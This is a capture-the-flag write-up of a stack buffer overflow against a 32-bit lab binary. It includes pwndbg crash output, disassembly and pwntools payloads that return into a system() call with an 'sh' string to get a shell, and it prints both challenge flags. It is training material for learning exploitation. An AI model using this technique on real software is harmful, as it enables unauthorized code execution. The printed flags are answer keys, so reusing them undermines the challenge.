

# PWN - Shell (Medium & Hard)

## Shell Medium

Run a command and get the flag.

ASLR is off on the server.

## Shell Hard

Maybe changing the code isnt the right direction.

Note: The binary from shell has not changed

The functions here are exactly the same as in the task [PWN - Never Called](#), but only the `printFlag` function is different, it now takes the *command* parameter and calls *system*.

```
void __cdecl printFlag(char *command)
{
    printf(command);
    system(command);
}
```

Offset remains the same - 62, the address of the `printFlag` function is `0x5655628b`.

```
pwndbg> cyclic 100
aaaaabaaacaaadaaaaaaafaagaaahaaaiaaaajaaakaaalaamaaaaaaaoaaapaaaqaaaraaasaaataaaauaaavaaaawaaaxaaayaaa
pwndbg> run
Starting program: /home/.../shell_hard.out
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Starting program
Enter your name: aaaaabaaacaaadaaaaaaafaagaaahaaaiaaaajaaakaaalaamaaaaaaaoaaapaaaqaaaraaasaaataaaauaaavaaaawaaaxaaayaaa
Hello, aaaaabaaacaaadaaaaaaafaagaaahaaaiaaaajaaakaaalaamaaaaaaaoaaapaaaqaaaraaasaaataaaauaaavaaaawaaaxaaayaaa

Program received signal SIGSEGV, Segmentation fault.
0x61716161 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
*EAX 0x6c
*EBX 0x616f6161 ('aaoa')
*ECX 0x0
*EDX 0xf7fc2540 ← 0xf7fc2540
*EDI 0xf7ffcb80 (_rtld_global_ro) ← 0x0
*ESI 0x56558ecc (_do_global_ctors_aux_fini_array_entry) → 0x56556180 (__do_global_ctors_aux) ← endbr32
*EBP 0x61706161 ('aapa')
*ESP 0xfffffd000 ← 'aaaaaasaaataaaauaaavaaaawaaaxaaayaaa'
*EIP 0x61716161 ('aaqa')
[ DISASM / i386 / set emulate on ]
Invalid address 0x61716161
```

```

pwndbg> disassemble printFlag
Dump of assembler code for function printFlag:
0x5655628b <+0>:    push    ebp
0x5655628c <+1>:    mov     ebp,esp
0x5655628e <+3>:    push    ebx
0x5655628f <+4>:    sub     esp,0x4
0x56556292 <+7>:    call    0x565560e0 <__x86.get_pc_thunk.bx>
0x56556297 <+12>:   add     ebx,0x2d31
0x5655629d <+18>:   sub     esp,0xc
0x565562a0 <+21>:   push    DWORD PTR [ebp+0x8]
0x565562a3 <+24>:   call    0x56556050 <printf@plt>
0x565562a8 <+29>:   add     esp,0x10
0x565562ab <+32>:   sub     esp,0xc
0x565562ae <+35>:   push    DWORD PTR [ebp+0x8]
0x565562b1 <+38>:   call    0x56556080 <system@plt>
0x565562b6 <+43>:   add     esp,0x10
0x565562b9 <+46>:   nop
0x565562ba <+47>:   mov     ebx,DWORD PTR [ebp-0x4]
0x565562bd <+50>:   leave
0x565562be <+51>:   ret

```

Now let's try the exploit from **Never Called**, but change the payload itself to the next one to get a better idea of what will happen.

```

payload2 = flat(
    b'aaaabaaacaaadaaaaaaafaaagaaahaaaiaaaajaaakaaalaaamaaaanaaaooaapa',
    p32(0x5655628b),
)

```

And in EDB let's see what happens in the printFlag function. We set breakpoint at address 0x5655628b. Our payload is written into the stack and output to the terminal. And the same thing happens before calling *system*.

5655:628b	55	push    ebp
5655:628c	89 e5	mov     ebp, esp
5655:628e	53	push    ebx
5655:628f	83 ec 04	sub     esp, 4
5655:6292	e8 49 fe ff ff	call    shell_hard.out!__x86.get_pc_thunk.bx
5655:6297	81 c3 31 2d 00 00	add     ebx, 0x2d31
5655:629d	83 ec 0c	sub     esp, 0xc
5655:62a0	ff 75 08	push    dword [ebp+8]
→ 5655:62a3	e8 a8 fd ff ff	call    shell_hard.out!printf@plt


ffff:d004	f7e1cff4	f	
ffff:d008	616c6161	aala	
ffff:d00c	616d6161	aama	
ffff:d010	56556297	.bUV	return to 0x56556297 <shell_hard.out!printFlag+12>
ffff:d014	616f6161	aaoa	
ffff:d018	616f6161	aaoa	
ffff:d01c	61706161	aapa	

We see that the last to be written from our line is 'aala'. Then we write 'sh' instead and after it and the flaw byte to overwrite the EIP register. And add another 20 characters


and see what happens to the program.

```
payload2 = flat(
    b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaaka',
    b'sh\x00',
    b'aaamaaaanaaaooaaapp',
    p32(0x5655628b),
    b'aaaabaaacaaadaaaeaaa',
)
```

So, the program crashed when trying to address **0x616162**. We get offset - 4.



So after overwriting the EIP register we need to add 4 bytes and the memory address of the 'sh' line. Our command has the address **0x5655a5da**.



Now let's rewrite the payload and run our exploit.

```
payload = flat(
    b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaaka',
    b'sh',
    b'\x00',
    b'aaamaaaanaaaooaaapp',
    p32(0x5655628b),
    b'B' * 4,
    p32(0x5655a5da)
)
```

Run the exploit command and gain control over the task container.

```
python3 shell.py DEBUG
```

```
# $ ls
[DEBUG] Sent 0x3 bytes: local(argv=[], 'a', **kw):
      b'ls\n'
[DEBUG] Received 0x4 bytes:
      b'ls\r\n'
[DEBUG] Received 0xb9 bytes:
      b'Dockerfile bin etc\t lib libx32 mnt\t root srv usr\r\n'
      b'Makefile boot flag.txt lib32 main.c opt\t run sys var\r\n'
      b'a.out\t dev home\t lib64 media\t proc sbin tmp\r\n'
      b'# '
[DEBUG] Received 0xb1 bytes:
      b'Hi\r\n'
      b'Wow this was hidden bucket{41w4y5_check_h1dd3n_f2f31ec5} You expected a flag here? #\r\n'
      b'You expected a flag here? \r\n'
      b'# '
# $ cat flag.txt
[DEBUG] Sent 0xd bytes:
      b'cat flag.txt\n'
[DEBUG] Received 0xe bytes:
      b'cat flag.txt\r\n'
```

I never understood the difference between the tasks, I was just lucky that the exploit fit both tasks! Judging by the description of the Hard problem, it was possible to solve the Medium task by changing the code.

#### [Full exploit](#)

Flag Medium: **bucket{5h331\_4cc355\_d8ebd45cc}**

Flag Hard: **bucket{41w4y5\_check\_h1dd3n\_f2f31ec5}**